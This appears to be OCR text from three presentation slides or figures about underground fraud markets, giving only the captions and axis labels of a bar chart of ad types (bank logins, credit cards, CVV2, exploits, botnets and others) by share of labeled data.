
Goods


Percentage of Labeled Data
0
1
2
3
4
5
Bank Login Sale
Credit Card Want
PayPal Account Sale
Mailer Sale
Hacked Host Sale
Root Sale
Emaillist Sale
Bank Login Want
Credit Card Sale
CVV2 Sale
Mailer Want
Scam Page Sale
Drop Sale
Full Info Sale
Bank Account Sale
Other Acct. Sale
Fresh CC Sale
Hacked Host Want
E-gold Acct. Sale
Shop Admin Sale
PayPal Want
CVV2 Want
Fresh CC Want
Exploit Sale
Shop Admin Want
Root Want
Full Info Want
Other Acct Want
Emaillist Want
Dump Sale
E-gold_acct Want
Exploit Want
Bank Account Want
Phy. Good Sale
Scam Want
Identity Want
Cardable Site Want
Botnet Sale
Botnet Want
Other Sale
Drop Want
Phy. Good Want
Dump Want
Identity Sale
Other Want
Cardable Site Sale
Merc Acct Sale
Merc Acct Want
Ad Type (Goods)


Goods


Accounts and personal information, a.k.a. *dumps*
Percentage of Labeled Data
0
1
2
3
4
5
Bank Login Sale
Credit Card Want
PayPal Account Sale
Mailer Sale
Hacked Host Sale
Root Sale
Emaillist Sale
Bank Login Want
Credit Card Sale
CVV2 Sale
Mailer Want
Scam Page Sale
Drop Sale
Full Info Sale
Bank Account Sale
Other Acct. Sale
Fresh CC Sale
Hacked Host Want
E-gold Acct. Sale
Shop Admin Sale
PayPal Want
CVV2 Want
Fresh CC Want
Exploit Sale
Shop Admin Want
Root Want
Full Info Want
Other Acct Want
Emaillist Want
Dump Sale
E-gold_acct Want
Exploit Want
Bank Account Want
Phy. Good Sale
Scam Want
Identity Want
Cardable Site Want
Botnet Sale
Botnet Want
Other Sale
Drop Want
Phy. Good Want
Dump Want
Identity Sale
Other Want
Cardable Site Sale
Merc Acct Sale
Merc Acct Want
Ad Type (Goods)

Goods



Email lists, mail proxies, and scam sites for spamming
Percentage of Labeled Data
0
1
2
3
4
5
Bank Login Sale
Credit Card Want
PayPal Account Sale
Mailer Sale
Hacked Host Sale
Root Sale
Emaillist Sale
Bank Login Want
Credit Card Sale
CVV2 Sale
Mailer Want
Scam Page Sale
Drop Sale
Full Info Sale
Bank Account Sale
Other Acct. Sale
Fresh CC Sale
Hacked Host Want
E-gold Acct. Sale
Shop Admin Sale
PayPal Want
CVV2 Want
Fresh CC Want
Exploit Sale
Shop Admin Want
Root Want
Full Info Want
Other Acct Want
Emaillist Want
Dump Sale
E-gold_acct Want
Exploit Want
Bank Account Want
Phy. Good Sale
Scam Want
Identity Want
Cardable Site Want
Botnet Sale
Botnet Want
Other Sale
Drop Want
Phy. Good Want
Dump Want
Identity Sale
Other Want
Cardable Site Sale
Merc Acct Sale
Merc Acct Want
Ad Type (Goods)

Goods

